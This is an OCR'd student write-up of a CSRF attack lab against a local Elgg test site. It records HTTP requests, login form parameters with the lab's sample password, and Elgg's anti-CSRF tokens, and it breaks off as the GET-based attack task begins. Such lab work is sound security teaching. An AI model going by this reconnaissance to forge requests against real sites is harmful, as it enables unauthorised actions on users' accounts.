

Cross-Site Request Forgery (CSRF) Attack Lab

IS LAB


C Diya
PES1201700246

Task 1: Observing HTTP Request






Observation: The screenshots above shows the CSRF site where the attacks will be performed.



Results for "diya"


No results.

Observation: The screenshot above shows that the name”diya” is searched and no results are found. The corresponding HTTP request is seen in the Developer Tab below.



```
Request URL: http://www.csrflabelgg.com/search?q=diya&search_type=all
Request method: GET
Remote address: 127.0.0.1:80
Status code: ● 200 OK
Version: HTTP/1.1

Response headers (392 B)
Cache-Control: no-store, no-cache, must-revalidate
Connection: Keep-Alive
Content-Encoding: gzip
Content-Length: 2282
Content-Type: text/html; charset=UTF-8
Date: Sun, 15 Nov 2020 04:00:07 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Keep-Alive: timeout=5, max=100
Pragma: no-cache
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
X-Frame-Options: SAMEORIGIN
Request headers (462 B)
```


Observation: The screenshot above shows that on opening Developer Tools and choosing the “Network” tab, the HTTP method when searched is GET.


Developer Tools - Results for "diya" : CSRF Lab Site - http://www.csrflabelgg.com/search?q

```
Query string
  q: diya
  search_type: all
```


Sta...	Meth...	Fi
200	GET	sear
200	GET	font
200	GET	elgg
200	GET	colo
200	GET	jque
200	GET	jque
200	GET	requ
200	GET	requ
200	GET	elgg
200	GET	en.js
200	GET	init.j
200	GET	read
200	GET	Plug

Observation: The screenshot above shows the param for the search HTTP request. The string to be searched is"diya" and search type is all



Username or email: alice
Password: ••••••••••

Observation: The screenshot above shows the log in action. Alice and the password "seedalice" is used to log in.




Sta...	Meth...	Fil
302	POST	login
302	GET	/
200	GET	activity
200	GET	font-...
200	GET	elgg....
200	GET	color...
200	GET	jque...
200	GET	jque...
200	GET	requ...
200	GET	requ...
200	GET	elgg.js
200	GET	filter.js
200	GET	en.js
200	GET	init.js
200	GET	read...
200	GET	repo...
200	GET	Plugi...

```
17 requests    129.52 KB
```

```
Request URL: http://www.csrflabelgg.com/action/login
Request method: POST
Remote address: 127.0.0.1:80
Status code: ▲ 302 Found
Version: HTTP/1.1
▾ Response headers (407 B)
  Cache-Control: no-store, no-cache, must-revalidate
  Connection: Keep-Alive
  Content-Length: 0
  Content-Type: text/html;charset=utf-8
  Date: Sun, 15 Nov 2020 04:04:52 GMT
  Expires: Thu, 19 Nov 1981 08:52:00 GMT
  Keep-Alive: timeout=5, max=100
  Location: http://www.csrflabelgg.com/
  Pragma: no-cache
  Server: Apache/2.4.18 (Ubuntu)
  Set-Cookie: Elgg=bfgphe5irum1b4q8v5qn2cp7o5; path=/
▾ Request headers (487 B)
  Accept: text/html,application/xhtml+xm...plication/xml;q=0.9,*/*;
          q=0.8
  Accept-Encoding: gzip, deflate
```

Observation: The screenshot above shows the Developer Tools when a log in action is performed. It can be seen that the HTTP request type is POST. Content length and Content type is present as well. Thus, additional additional data is sent with the HTTP request header.




Sta...	Meth...	Fi
302	POST	logi
302	GET	/
200	GET	activ
200	GET	font
200	GET	elgg
200	GET	colo
200	GET	jque
200	GET	jque
200	GET	requ
200	GET	requ
200	GET	elgg
200	GET	filte
200	GET	en.js
200	GET	init.j
200	GET	read
200	GET	repo
200	GET	Plug

```
▾ Form data
  __elgg_token: Xz-CBNH-qR_C0xN-D105FQ
  __elgg_ts: 1605413066
  password: seedalice
  returntoreferer: true
  username: alice
```

Observation: The screenshot above shows the Param tab when the log in action is performed. The parameters Username and Password are fields. Return to referrer is set to True which returns the results. The other two parameters are token and timestamp which are countermeasures.

Task 2: CSRF Attack using GET Request:


CSRF Lab Site - Mozilla Firefox

www.csrflabelgg.com

CSRF Lab Site

Latest activity

No activity

Username or email

charlie


Password

••••••••••••

This connection is not secure. Logins entered here could be compromised. Learn More

Register | Lost password

Observation: The screenshot above shows the logging into Charlie's account.



Boby : CSRF Lab Site - Mozilla Firefox

www.csrflabelgg.com/profile/boby


CSRF Lab Site

Boby

